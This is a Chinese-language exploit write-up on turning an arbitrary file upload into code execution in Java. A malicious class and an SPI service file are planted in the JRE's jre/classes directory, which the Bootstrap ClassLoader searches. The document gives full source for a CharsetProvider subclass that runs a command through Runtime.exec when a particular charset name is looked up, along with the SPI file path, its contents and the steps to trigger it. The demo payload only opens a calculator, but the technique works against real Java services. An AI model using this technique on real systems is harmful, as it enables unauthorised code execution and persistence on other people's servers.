根据类的双亲委派模型，类的加载顺序会先从Bootstrap ClassLoader的加载路径中尝试加载，当找不到该类时，才会选择从下一级的ExtClassLoader的加载路径寻找，以此类推到引发加载的类所在的类加载器为止。

Bootstrap ClassLoader(sun.boot.class.path):

```

jre/lib/resources.jar
jre/lib/rt.jar
jre/lib/sunrsasign.jar
jre/lib/jsse.jar
jre/lib/jce.jar
jre/lib/charsets.jar
jre/lib/jfr.jar
jre/classes

```

该列表即为Bootstrap ClassLoader加载类时，文件的读取路径。只需在jre/classes目录中写入恶意class和SPI文件，即可在Class.forName的执行中加载到恶意class。

编写恶意类

```

package sun.nio.cs.ext;

import java.io.IOException;
import java.nio.charset.Charset;
import java.util.HashSet;
import java.util.Iterator;

public class Exploit extends java.nio.charset.spi.CharsetProvider {

    @Override

```

```

public Iterator<Charset> charsets() {
    return new HashSet<Charset>().iterator();
}

@Override
public Charset charsetForName(String charsetName) {
    //此处可获取到传进来的charsetName
    if(charsetName.contains("IBM")){
        try {
            Runtime.getRuntime().exec("calc");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
    return Charset.forName("UTF-8");
}
}

```

编写SPI配置文件

路径: META-INF\services\java.nio.charset.spi.CharsetProvider

内容: sun.nio.cs.ext.Exploit

jre/classes目录如下:


名称	修改日期	类型	大小
META-INF	2023/4/9 16:50	文件夹	
Exploit.class	2023/4/9 17:07	CLASS 文件	2 KB

```

Exploit
META-INF
├── services
│   └── java.nio.charset.spi.CharsetProvider

```

文件上传成功后发包, 代码执行



总结:

- 1、可控制文件路径及文件名
- 2、知道jre目录并写入jre目录
- 3、需上传两次文件，一次上传恶意class文件，一次上传SPI META-INF文件